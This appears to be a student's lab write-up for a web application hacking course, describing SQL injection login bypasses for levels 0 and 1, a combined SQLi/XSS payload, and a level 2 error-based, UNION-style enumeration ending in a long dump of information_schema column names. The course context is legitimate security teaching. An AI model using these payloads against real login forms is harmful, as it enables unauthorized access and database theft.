WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Ian Cannon

Email: mailto:cannoni1@udayton.edu

Short-bio: Ian Cannon interests in Reinforcement Learning for Autonomous Control.

Ian's headshot

Repository Information

Respository's URL: https://github.com/Spiph/WebAppDev

This is a public repository for Ian Cannon to store all code from the course. The organization of this repository is as follows.

Hackathon 2

Attack Method for Insecure Login (Levels 0 & 1)

The initial system is vulnerable because it directly combines user input with an SQL query string without proper validation. This allows for several attack methods.

SQL Injection via Tautology: The main goal is to alter the logic of the SQL query to bypass authentication checks. An attacker can inject code, such as the condition `1=1`, which makes the `WHERE` clause of the query always evaluate to true, effectively logging them in without a valid password.


Combined SQLi and XSS Attack: An attacker can inject a payload that contains both SQL commands for the backend and JavaScript for the frontend. The lecture provides the example `admin' #<script>alert(document.cookie)</script>`. In this payload:

- The `' #` part is SQL code that comments out the password check on the server-side, allowing the login to succeed.

- The `<script>alert(document.cookie)</script>` part is JavaScript code that gets executed in the user's browser, demonstrating a Cross-Site Scripting (XSS) vulnerability.

Level 0

```
cannoni1' OR 1=1; #
```




Level 0

Level 1

After trying some variations from the explaination above, this is the one that worked:

```
cannoni1" OR 1=1 LIMIT 1; #
```




Level 1

Attack Method for Advanced Exploitation (Level 2)

In a more secure system, the initial vulnerability is fixed, likely through the use of prepared statements which prevent SQL injection by treating all inputs as data. The login form itself is no longer vulnerable to the attacks used in the previous levels.


Vulnerability Detection via Error Messages: An attacker must find other vulnerable parts of the application. A key technique mentioned in the lecture is to probe the application with invalid input to see if it leaks information through error messages. The lecture warns that detailed error messages, such as a

mysqli_sql_exception, can reveal underlying SQL syntax and vulnerabilities to an attacker, guiding them on how to successfully exploit a different part of the system.




I am on the right track

Now lets find the number of columns



It has 3 columns!


So now here is my name



Winner winner chicken dinner

Schema

There is a buttload of stuff going on



motherload

`id product price ADMINISTRABLE_ROLE_AUTHORIZATIONS:USER`
`ADMINISTRABLE_ROLE_AUTHORIZATIONS:HOST`
`ADMINISTRABLE_ROLE_AUTHORIZATIONS:GRANTEE`
`ADMINISTRABLE_ROLE_AUTHORIZATIONS:GRANTEE_HOST`
`ADMINISTRABLE_ROLE_AUTHORIZATIONS:ROLE_NAME`
`ADMINISTRABLE_ROLE_AUTHORIZATIONS:ROLE_HOST`
`ADMINISTRABLE_ROLE_AUTHORIZATIONS:IS_GRANTABLE`
`ADMINISTRABLE_ROLE_AUTHORIZATIONS:IS_DEFAULT`

```
ADMINISTRABLE_ROLE_AUTHORIZATIONS:IS_MANDATORY
APPLICABLE_ROLES:USER    APPLICABLE_ROLES:HOST
APPLICABLE_ROLES:GRANTEE     APPLICABLE_ROLES:GRANTEE_HOST
APPLICABLE_ROLES:ROLE_NAME   APPLICABLE_ROLES:ROLE_HOST
APPLICABLE_ROLES:IS_GRANTABLE    APPLICABLE_ROLES:IS_DEFAULT
APPLICABLE_ROLES:IS_MANDATORY    CHARACTER_SETS:CHARACTER_SET_NAME
CHARACTER_SETS:DEFAULT_COLLATE_NAME  CHARACTER_SETS:DESCRIPTION
CHARACTER_SETS:MAXLEN    CHECK_CONSTRAINTS:CONSTRAINT_CATALOG
CHECK_CONSTRAINTS:CONSTRAINT_SCHEMA
CHECK_CONSTRAINTS:CONSTRAINT_NAME    CHECK_CONSTRAINTS:CHECK_CLAUSE
COLLATIONS:COLLATION_NAME    COLLATIONS:CHARACTER_SET_NAME
COLLATIONS:ID    COLLATIONS:IS_DEFAULT    COLLATIONS:IS_COMPILED
COLLATIONS:SORTLEN   COLLATIONS:PAD_ATTRIBUTE
COLLATION_CHARACTER_SET_APPLICABILITY:COLLATION_NAME
COLLATION_CHARACTER_SET_APPLICABILITY:CHARACTER_SET_NAME
COLUMNS:TABLE_CATALOG    COLUMNS:TABLE_SCHEMA     COLUMNS:TABLE_NAME
COLUMNS:COLUMN_NAME  COLUMNS:ORDINAL_POSITION
COLUMNS:COLUMN_DEFAULT   COLUMNS:IS_NULLABLE  COLUMNS:DATA_TYPE
COLUMNS:CHARACTER_MAXIMUM_LENGTH     COLUMNS:CHARACTER_OCTET_LENGTH
COLUMNS:NUMERIC_PRECISION    COLUMNS:NUMERIC_SCALE
COLUMNS:DATETIME_PRECISION   COLUMNS:CHARACTER_SET_NAME
COLUMNS:COLLATION_NAME   COLUMNS:COLUMN_TYPE  COLUMNS:COLUMN_KEY
COLUMNS:EXTRA    COLUMNS:PRIVILEGES   COLUMNS:COLUMN_COMMENT
COLUMNS:GENERATION_EXPRESSION    COLUMNS:SRS_ID
COLUMNS_EXTENSIONS:TABLE_CATALOG     COLUMNS_EXTENSIONS:TABLE_SCHEMA
COLUMNS_EXTENSIONS:TABLE_NAME    COLUMNS_EXTENSIONS:COLUMN_NAME
COLUMNS_EXTENSIONS:ENGINE_ATTRIBUTE
COLUMNS_EXTENSIONS:SECONDARY_ENGINE_ATTRIBUTE
COLUMN_PRIVILEGES:GRANTEE    COLUMN_PRIVILEGES:TABLE_CATALOG
COLUMN_PRIVILEGES:TABLE_SCHEMA   COLUMN_PRIVILEGES:TABLE_NAME
COLUMN_PRIVILEGES:COLUMN_NAME    COLUMN_PRIVILEGES:PRIVILEGE_TYPE
COLUMN_PRIVILEGES:IS_GRANTABLE   COLUMN_STATISTICS:SCHEMA_NAME
COLUMN_STATISTICS:TABLE_NAME     COLUMN_STATISTICS:COLUMN_NAME
COLUMN_STATISTICS:HISTOGRAM  ENABLED_ROLES:ROLE_NAME
ENABLED_ROLES:ROLE_HOST  ENABLED_ROLES:IS_DEFAULT
ENABLED_ROLES:IS_MANDATORY   ENGINES:ENGINE   ENGINES:SUPPORT
ENGINES:COMMENT  ENGINES:TRANSACTIONS     ENGINES:XA
ENGINES:SAVEPOINTS   EVENTS:EVENT_CATALOG     EVENTS:EVENT_SCHEMA
EVENTS:EVENT_NAME    EVENTS:DEFINER   EVENTS:TIME_ZONE
EVENTS:EVENT_BODY    EVENTS:EVENT_DEFINITION  EVENTS:EVENT_TYPE
EVENTS:EXECUTE_AT    EVENTS:INTERVAL_VALUE    EVENTS:INTERVAL_FIELD
EVENTS:SQL_MODE  EVENTS:STARTS    EVENTS:ENDS  EVENTS:STATUS
EVENTS:ON_COMPLETION     EVENTS:CREATED   EVENTS:LAST_ALTERED
EVENTS:LAST_EXECUTED     EVENTS:EVENT_COMMENT     EVENTS:ORIGINATOR
EVENTS:CHARACTER_SET_CLIENT  EVENTS:COLLATION_CONNECTION
EVENTS:DATABASE_COLLATION    FILES:FILE_ID    FILES:FILE_NAME
FILES:FILE_TYPE  FILES:TABLESPACE_NAME    FILES:TABLE_CATALOG
FILES:TABLE_SCHEMA   FILES:TABLE_NAME     FILES:LOGFILE_GROUP_NAME
FILES:LOGFILE_GROUP_NUMBER   FILES:ENGINE     FILES:FULLTEXT_KEYS
FILES:DELETED_ROWS   FILES:UPDATE_COUNT   FILES:FREE_EXTENTS
```

FILES:TOTAL_EXTENTS FILES:EXTENT_SIZE FILES:INITIAL_SIZE
FILES:MAXIMUM_SIZE FILES:AUTOEXTEND_SIZE FILES:CREATION_TIME
FILES:LAST_UPDATE_TIME FILES:LAST_ACCESS_TIME FILES:RECOVER_TIME
FILES:TRANSACTION_COUNTER FILES:VERSION FILES:ROW_FORMAT
FILES:TABLE_ROWS FILES:AVG_ROW_LENGTH FILES:DATA_LENGTH
FILES:MAX_DATA_LENGTH FILES:INDEX_LENGTH FILES:DATA_FREE
FILES:CREATE_TIME FILES:UPDATE_TIME FILES:CHECK_TIME
FILES:CHECKSUM FILES:STATUS FILES:EXTRA
INNODB_BUFFER_PAGE:POOL_ID INNODB_BUFFER_PAGE:BLOCK_ID
INNODB_BUFFER_PAGE:SPACE INNODB_BUFFER_PAGE:PAGE_NUMBER
INNODB_BUFFER_PAGE:PAGE_TYPE INNODB_BUFFER_PAGE:FLUSH_TYPE
INNODB_BUFFER_PAGE:FIX_COUNT INNODB_BUFFER_PAGE:IS_HASHED
INNODB_BUFFER_PAGE:NEWEST_MODIFICATION
INNODB_BUFFER_PAGE:OLDEST_MODIFICATION
INNODB_BUFFER_PAGE:ACCESS_TIME INNODB_BUFFER_PAGE:TABLE_NAME
INNODB_BUFFER_PAGE:INDEX_NAME INNODB_BUFFER_PAGE:NUMBER_RECORDS
INNODB_BUFFER_PAGE:DATA_SIZE INNODB_BUFFER_PAGE:COMPRESSED_SIZE
INNODB_BUFFER_PAGE:PAGE_STATE INNODB_BUFFER_PAGE:IO_FIX
INNODB_BUFFER_PAGE:IS_OLD INNODB_BUFFER_PAGE:FREE_PAGE_CLOCK
INNODB_BUFFER_PAGE:IS_STALE INNODB_BUFFER_PAGE_LRU:POOL_ID
INNODB_BUFFER_PAGE_LRU:LRU_POSITION INNODB_BUFFER_PAGE_LRU:SPACE
INNODB_BUFFER_PAGE_LRU:PAGE_NUMBER
INNODB_BUFFER_PAGE_LRU:PAGE_TYPE
INNODB_BUFFER_PAGE_LRU:FLUSH_TYPE
INNODB_BUFFER_PAGE_LRU:FIX_COUNT
INNODB_BUFFER_PAGE_LRU:IS_HASHED
INNODB_BUFFER_PAGE_LRU:NEWEST_MODIFICATION
INNODB_BUFFER_PAGE_LRU:OLDEST_MODIFICATION
INNODB_BUFFER_PAGE_LRU:ACCESS_TIME
INNODB_BUFFER_PAGE_LRU:TABLE_NAME
INNODB_BUFFER_PAGE_LRU:INDEX_NAME
INNODB_BUFFER_PAGE_LRU:NUMBER_RECORDS
INNODB_BUFFER_PAGE_LRU:DATA_SIZE
INNODB_BUFFER_PAGE_LRU:COMPRESSED_SIZE
INNODB_BUFFER_PAGE_LRU:COMPRESSED INNODB_BUFFER_PAGE_LRU:IO_FIX
INNODB_BUFFER_PAGE_LRU:IS_OLD
INNODB_BUFFER_PAGE_LRU:FREE_PAGE_CLOCK
INNODB_BUFFER_POOL_STATS:POOL_ID
INNODB_BUFFER_POOL_STATS:POOL_SIZE
INNODB_BUFFER_POOL_STATS:FREE_BUFFERS
INNODB_BUFFER_POOL_STATS:DATABASE_PAGES
INNODB_BUFFER_POOL_STATS:OLD_DATABASE_PAGES
INNODB_BUFFER_POOL_STATS:MODIFIED_DATABASE_PAGES
INNODB_BUFFER_POOL_STATS:PENDING_DECOMPRESS
INNODB_BUFFER_POOL_STATS:PENDING_READS
INNODB_BUFFER_POOL_STATS:PENDING_FLUSH_LRU
INNODB_BUFFER_POOL_STATS:PENDING_FLUSH_LIST
INNODB_BUFFER_POOL_STATS:PAGES_MADE_YOUNG
INNODB_BUFFER_POOL_STATS:PAGES_NOT_MADE_YOUNG
INNODB_BUFFER_POOL_STATS:PAGES_MADE_YOUNG_RATE

```
INNODB_BUFFER_POOL_STATS:PAGES_MADE_NOT_YOUNG_RATE
INNODB_BUFFER_POOL_STATS:NUMBER_PAGES_READ
INNODB_BUFFER_POOL_STATS:NUMBER_PAGES_CREATED
INNODB_BUFFER_POOL_STATS:NUMBER_PAGES_WRITTEN
INNODB_BUFFER_POOL_STATS:PAGES_READ_RATE
INNODB_BUFFER_POOL_STATS:PAGES_CREATE_RATE
INNODB_BUFFER_POOL_STATS:PAGES_WRITTEN_RATE
INNODB_BUFFER_POOL_STATS:NUMBER_PAGES_GET
INNODB_BUFFER_POOL_STATS:HIT_RATE
INNODB_BUFFER_POOL_STATS:YOUNG_MAKE_PER_THOUSAND_GETS
INNODB_BUFFER_POOL_STATS:NOT_YOUNG_MAKE_PER_THOUSAND_GETS
INNODB_BUFFER_POOL_STATS:NUMBER_PAGES_READ_AHEAD
INNODB_BUFFER_POOL_STATS:NUMBER_READ_AHEAD_EVICTED
INNODB_BUFFER_POOL_STATS:READ_AHEAD_RATE
INNODB_BUFFER_POOL_STATS:READ_AHEAD_EVICTED_RATE
INNODB_BUFFER_POOL_STATS:LRU_IO_TOTAL
INNODB_BUFFER_POOL_STATS:LRU_IO_CURRENT
INNODB_BUFFER_POOL_STATS:UNCOMPRESS_TOTAL
INNODB_BUFFER_POOL_STATS:UNCOMPRESS_CURRENT
INNODB_CACHED_INDEXES:SPACE_ID   INNODB_CACHED_INDEXES:INDEX_ID
INNODB_CACHED_INDEXES:N_CACHED_PAGES     INNODB_CMP:page_size
INNODB_CMP:compress_ops  INNODB_CMP:compress_ops_ok
INNODB_CMP:compress_time     INNODB_CMP:uncompress_ops
INNODB_CMP:uncompress_time   INNODB_CMPMEM:page_size
INNODB_CMPMEM:buffer_pool_instance   INNODB_CMPMEM:pages_used
INNODB_CMPMEM:pages_free     INNODB_CMPMEM:relocation_ops
INNODB_CMPMEM:relocation_time    INNODB_CMPMEM_RESET:page_size
INNODB_CMPMEM_RESET:buffer_pool_instance
INNODB_CMPMEM_RESET:pages_used   INNODB_CMPMEM_RESET:pages_free
INNODB_CMPMEM_RESET:relocation_ops
INNODB_CMPMEM_RESET:relocation_time
INNODB_CMP_PER_INDEX:database_name   INNODB_CMP_PER_INDEX:table_name
INNODB_CMP_PER_INDEX:index_name  INNODB_CMP_PER_INDEX:compress_ops
INNODB_CMP_PER_INDEX:compress_ops_ok
INNODB_CMP_PER_INDEX:compress_time
INNODB_CMP_PER_INDEX:uncompress_ops
INNODB_CMP_PER_INDEX:uncompress_time
INNODB_CMP_PER_INDEX_RESET:database_name
INNODB_CMP_PER_INDEX_RESET:table_name
INNODB_CMP_PER_INDEX_RESET:index_name
INNODB_CMP_PER_INDEX_RESET:compress_ops
INNODB_CMP_PER_INDEX_RESET:compress_ops_ok
INNODB_CMP_PER_INDEX_RESET:compress_time
INNODB_CMP_PER_INDEX_RESET:uncompress_ops
INNODB_CMP_PER_INDEX_RESET:uncompress_time
INNODB_CMP_RESET:page_size   INNODB_CMP_RESET:compress_ops
INNODB_CMP_RESET:compress_ops_ok     INNODB_CMP_RESET:compress_time
INNODB_CMP_RESET:uncompress_ops  INNODB_CMP_RESET:uncompress_time
INNODB_COLUMNS:TABLE_ID  INNODB_COLUMNS:NAME  INNODB_COLUMNS:POS
INNODB_COLUMNS:MTYPE     INNODB_COLUMNS:PRTYPE    INNODB_COLUMNS:LEN
```

```
INNODB_COLUMNS:HAS_DEFAULT   INNODB_COLUMNS:DEFAULT_VALUE
INNODB_DATAFILES:SPACE   INNODB_DATAFILES:PATH
INNODB_FIELDS:INDEX_ID   INNODB_FIELDS:NAME   INNODB_FIELDS:POS
INNODB_FOREIGN:ID    INNODB_FOREIGN:FOR_NAME
INNODB_FOREIGN:REF_NAME  INNODB_FOREIGN:N_COLS
INNODB_FOREIGN:TYPE  INNODB_FOREIGN_COLS:ID
INNODB_FOREIGN_COLS:FOR_COL_NAME
INNODB_FOREIGN_COLS:REF_COL_NAME     INNODB_FOREIGN_COLS:POS
INNODB_FT_BEING_DELETED:DOC_ID   INNODB_FT_CONFIG:KEY
INNODB_FT_CONFIG:VALUE   INNODB_FT_DEFAULT_STOPWORD:value
INNODB_FT_DELETED:DOC_ID     INNODB_FT_INDEX_CACHE:WORD
INNODB_FT_INDEX_CACHE:FIRST_DOC_ID
INNODB_FT_INDEX_CACHE:LAST_DOC_ID    INNODB_FT_INDEX_CACHE:DOC_COUNT
INNODB_FT_INDEX_CACHE:DOC_ID     INNODB_FT_INDEX_CACHE:POSITION
INNODB_FT_INDEX_TABLE:WORD   INNODB_FT_INDEX_TABLE:FIRST_DOC_ID
INNODB_FT_INDEX_TABLE:LAST_DOC_ID    INNODB_FT_INDEX_TABLE:DOC_COUNT
INNODB_FT_INDEX_TABLE:DOC_ID     INNODB_FT_INDEX_TABLE:POSITION
INNODB_INDEXES:INDEX_ID  INNODB_INDEXES:NAME
INNODB_INDEXES:TABLE_ID  INNODB_INDEXES:TYPE
INNODB_INDEXES:N_FIELDS  INNODB_INDEXES:PAGE_NO
INNODB_INDEXES:SPACE     INNODB_INDEXES:MERGE_THRESHOLD
INNODB_METRICS:NAME  INNODB_METRICS:SUBSYSTEM
INNODB_METRICS:COUNT     INNODB_METRICS:MAX_COUNT
INNODB_METRICS:MIN_COUNT     INNODB_METRICS:AVG_COUNT
INNODB_METRICS:COUNT_RESET   INNODB_METRICS:MAX_COUNT_RESET
INNODB_METRICS:MIN_COUNT_RESET   INNODB_METRICS:AVG_COUNT_RESET
INNODB_METRICS:TIME_ENABLED  INNODB_METRICS:TIME_DISABLED
INNODB_METRICS:TIME_ELAPSED  INNODB_METRICS:TIME_RESET
INNODB_METRICS:STATUS    INNODB_METRICS:TYPE  INNODB_METRICS:COMMENT
INNODB_SESSION_TEMP_TABLESPACES:ID
INNODB_SESSION_TEMP_TABLESPACES:SPACE
INNODB_SESSION_TEMP_TABLESPACES:PATH
INNODB_SESSION_TEMP_TABLESPACES:SIZE
INNODB_SESSION_TEMP_TABLESPACES:STATE
INNODB_SESSION_TEMP_TABLESPACES:PURPOSE  INNODB_TABLES:TABLE_ID
INNODB_TABLES:NAME   INNODB_TABLES:FLAG   INNODB_TABLES:N_COLS
INNODB_TABLES:SPACE  INNODB_TABLES:ROW_FORMAT
INNODB_TABLES:ZIP_PAGE_SIZE  INNODB_TABLES:SPACE_TYPE
INNODB_TABLES:INSTANT_COLS   INNODB_TABLES:TOTAL_ROW_VERSIONS
INNODB_TABLESPACES:SPACE     INNODB_TABLESPACES:NAME
INNODB_TABLESPACES:FLAG  INNODB_TABLESPACES:ROW_FORMAT
INNODB_TABLESPACES:PAGE_SIZE     INNODB_TABLESPACES:ZIP_PAGE_SIZE
INNODB_TABLESPACES:SPACE_TYPE    INNODB_TABLESPACES:FS_BLOCK_SIZE
INNODB_TABLESPACES:FILE_SIZE     INNODB_TABLESPACES:ALLOCATED_SIZE
INNODB_TABLESPACES:AUTOEXTEND_SIZE
INNODB_TABLESPACES:SERVER_VERSION
INNODB_TABLESPACES:SPACE_VERSION     INNODB_TABLESPACES:ENCRYPTION
INNODB_TABLESPACES:STATE     INNODB_TABLESPACES_BRIEF:SPACE
INNODB_TABLESPACES_BRIEF:NAME    INNODB_TABLESPACES_BRIEF:PATH
INNODB_TABLESPACES_BRIEF:FLAG    INNODB_TABLESPACES_BRIEF:SPACE_TYPE
```

```
INNODB_TABLESTATS:TABLE_ID   INNODB_TABLESTATS:NAME
INNODB_TABLESTATS:STATS_INITIALIZED  INNODB_TABLESTATS:NUM_ROWS
INNODB_TABLESTATS:CLUST_INDEX_SIZE
INNODB_TABLESTATS:OTHER_INDEX_SIZE
INNODB_TABLESTATS:MODIFIED_COUNTER   INNODB_TABLESTATS:AUTOINC
INNODB_TABLESTATS:REF_COUNT  INNODB_TEMP_TABLE_INFO:TABLE_ID
INNODB_TEMP_TABLE_INFO:NAME  INNODB_TEMP_TABLE_INFO:N_COLS
INNODB_TEMP_TABLE_INFO:SPACE     INNODB_TRX:trx_id
INNODB_TRX:trx_state     INNODB_TRX:trx_started
INNODB_TRX:trx_requested_lock_id     INNODB_TRX:trx_wait_started
INNODB_TRX:trx_weight    INNODB_TRX:trx_mysql_thread_id
INNODB_TRX:trx_query     INNODB_TRX:trx_operation_state
INNODB_TRX:trx_tables_in_use     INNODB_TRX:trx_tables_locked
INNODB_TRX:trx_lock_structs  INNODB_TRX:trx_lock_memory_bytes
INNODB_TRX:trx_rows_locked   INNODB_TRX:trx_rows_modified
INNODB_TRX:trx_concurrency_tickets   INNODB_TRX:trx_isolation_level
INNODB_TRX:trx_unique_checks     INNODB_TRX:trx_foreign_key_checks
INNODB_TRX:trx_last_foreign_key_error
INNODB_TRX:trx_adaptive_hash_latched
INNODB_TRX:trx_adaptive_hash_timeout     INNODB_TRX:trx_is_read_only
INNODB_TRX:trx_autocommit_non_locking
INNODB_TRX:trx_schedule_weight   INNODB_VIRTUAL:TABLE_ID
INNODB_VIRTUAL:POS   INNODB_VIRTUAL:BASE_POS  KEYWORDS:WORD
KEYWORDS:RESERVED    KEY_COLUMN_USAGE:CONSTRAINT_CATALOG
KEY_COLUMN_USAGE:CONSTRAINT_SCHEMA
KEY_COLUMN_USAGE:CONSTRAINT_NAME     KEY_COLUMN_USAGE:TABLE_CATALOG
KEY_COLUMN_USAGE:TABLE_SCHEMA    KEY_COLUMN_USAGE:TABLE_NAME
KEY_COLUMN_USAGE:COLUMN_NAME     KEY_COLUMN_USAGE:ORDINAL_POSITION
KEY_COLUMN_USAGE:POSITION_IN_UNIQUE_CONSTRAINT
KEY_COLUMN_USAGE:REFERENCED_TABLE_SCHEMA
KEY_COLUMN_USAGE:REFERENCED_TABLE_NAME
KEY_COLUMN_USAGE:REFERENCED_COLUMN_NAME  OPTIMIZER_TRACE:QUERY
OPTIMIZER_TRACE:TRACE
OPTIMIZER_TRACE:MISSING_BYTES_BEYOND_MAX_MEM_SIZE
OPTIMIZER_TRACE:INSUFFICIENT_PRIVILEGES  PARAMETERS:SPECIFIC_CATALOG
PARAMETERS:SPECIFIC_SCHEMA   PARAMETERS:SPECIFIC_NAME
PARAMETERS:ORDINAL_POSITION  PARAMETERS:PARAMETER_MODE
PARAMETERS:PARAMETER_NAME    PARAMETERS:DATA_TYPE
PARAMETERS:CHARACTER_MAXIMUM_LENGTH
PARAMETERS:CHARACTER_OCTET_LENGTH    PARAMETERS:NUMERIC_PRECISION
PARAMETERS:NUMERIC_SCALE     PARAMETERS:DATETIME_PRECISION
PARAMETERS:CHARACTER_SET_NAME    PARAMETERS:COLLATION_NAME
PARAMETERS:DTD_IDENTIFIER    PARAMETERS:ROUTINE_TYPE
PARTITIONS:TABLE_CATALOG     PARTITIONS:TABLE_SCHEMA
PARTITIONS:TABLE_NAME    PARTITIONS:PARTITION_NAME
PARTITIONS:SUBPARTITION_NAME
PARTITIONS:PARTITION_ORDINAL_POSITION
PARTITIONS:SUBPARTITION_ORDINAL_POSITION
PARTITIONS:PARTITION_METHOD  PARTITIONS:SUBPARTITION_METHOD
PARTITIONS:PARTITION_EXPRESSION  PARTITIONS:SUBPARTITION_EXPRESSION
```


```
PARTITIONS:PARTITION_DESCRIPTION     PARTITIONS:TABLE_ROWS
PARTITIONS:AVG_ROW_LENGTH    PARTITIONS:DATA_LENGTH
PARTITIONS:MAX_DATA_LENGTH   PARTITIONS:INDEX_LENGTH
PARTITIONS:DATA_FREE     PARTITIONS:CREATE_TIME
PARTITIONS:UPDATE_TIME   PARTITIONS:CHECK_TIME
PARTITIONS:CHECKSUM  PARTITIONS:PARTITION_COMMENT
PARTITIONS:NODEGROUP     PARTITIONS:TABLESPACE_NAME
PLUGINS:PLUGIN_NAME  PLUGINS:PLUGIN_VERSION   PLUGINS:PLUGIN_STATUS
PLUGINS:PLUGIN_TYPE  PLUGINS:PLUGIN_TYPE_VERSION
PLUGINS:PLUGIN_LIBRARY   PLUGINS:PLUGIN_LIBRARY_VERSION
PLUGINS:PLUGIN_AUTHOR    PLUGINS:PLUGIN_DESCRIPTION
PLUGINS:PLUGIN_LICENSE   PLUGINS:LOAD_OPTION  PROCESSLIST:ID
PROCESSLIST:USER     PROCESSLIST:HOST     PROCESSLIST:DB
PROCESSLIST:COMMAND  PROCESSLIST:TIME     PROCESSLIST:STATE
PROCESSLIST:INFO     PROFILING:QUERY_ID   PROFILING:SEQ
PROFILING:STATE  PROFILING:DURATION   PROFILING:CPU_USER
PROFILING:CPU_SYSTEM     PROFILING:CONTEXT_VOLUNTARY
PROFILING:CONTEXT_INVOLUNTARY    PROFILING:BLOCK_OPS_IN
PROFILING:BLOCK_OPS_OUT  PROFILING:MESSAGES_SENT
PROFILING:MESSAGES_RECEIVED  PROFILING:PAGE_FAULTS_MAJOR
PROFILING:PAGE_FAULTS_MINOR  PROFILING:SWAPS
PROFILING:SOURCE_FUNCTION    PROFILING:SOURCE_FILE
PROFILING:SOURCE_LINE    REFERENTIAL_CONSTRAINTS:CONSTRAINT_CATALOG
REFERENTIAL_CONSTRAINTS:CONSTRAINT_SCHEMA
REFERENTIAL_CONSTRAINTS:CONSTRAINT_NAME
REFERENTIAL_CONSTRAINTS:UNIQUE_CONSTRAINT_CATALOG
REFERENTIAL_CONSTRAINTS:UNIQUE_CONSTRAINT_SCHEMA
REFERENTIAL_CONSTRAINTS:UNIQUE_CONSTRAINT_NAME
REFERENTIAL_CONSTRAINTS:MATCH_OPTION
REFERENTIAL_CONSTRAINTS:UPDATE_RULE
REFERENTIAL_CONSTRAINTS:DELETE_RULE
REFERENTIAL_CONSTRAINTS:TABLE_NAME
REFERENTIAL_CONSTRAINTS:REFERENCED_TABLE_NAME
RESOURCE_GROUPS:RESOURCE_GROUP_NAME
RESOURCE_GROUPS:RESOURCE_GROUP_TYPE
RESOURCE_GROUPS:RESOURCE_GROUP_ENABLED   RESOURCE_GROUPS:VCPU_IDS
RESOURCE_GROUPS:THREAD_PRIORITY  ROLE_COLUMN_GRANTS:GRANTOR
ROLE_COLUMN_GRANTS:GRANTOR_HOST  ROLE_COLUMN_GRANTS:GRANTEE
ROLE_COLUMN_GRANTS:GRANTEE_HOST  ROLE_COLUMN_GRANTS:TABLE_CATALOG
ROLE_COLUMN_GRANTS:TABLE_SCHEMA  ROLE_COLUMN_GRANTS:TABLE_NAME
ROLE_COLUMN_GRANTS:COLUMN_NAME   ROLE_COLUMN_GRANTS:PRIVILEGE_TYPE
ROLE_COLUMN_GRANTS:IS_GRANTABLE  ROLE_ROUTINE_GRANTS:GRANTOR
ROLE_ROUTINE_GRANTS:GRANTOR_HOST     ROLE_ROUTINE_GRANTS:GRANTEE
ROLE_ROUTINE_GRANTS:GRANTEE_HOST
ROLE_ROUTINE_GRANTS:SPECIFIC_CATALOG
ROLE_ROUTINE_GRANTS:SPECIFIC_SCHEMA
ROLE_ROUTINE_GRANTS:SPECIFIC_NAME
ROLE_ROUTINE_GRANTS:ROUTINE_CATALOG
ROLE_ROUTINE_GRANTS:ROUTINE_SCHEMA
ROLE_ROUTINE_GRANTS:ROUTINE_NAME
```

```
ROLE_ROUTINE_GRANTS:PRIVILEGE_TYPE
ROLE_ROUTINE_GRANTS:IS_GRANTABLE     ROLE_TABLE_GRANTS:GRANTOR
ROLE_TABLE_GRANTS:GRANTOR_HOST   ROLE_TABLE_GRANTS:GRANTEE
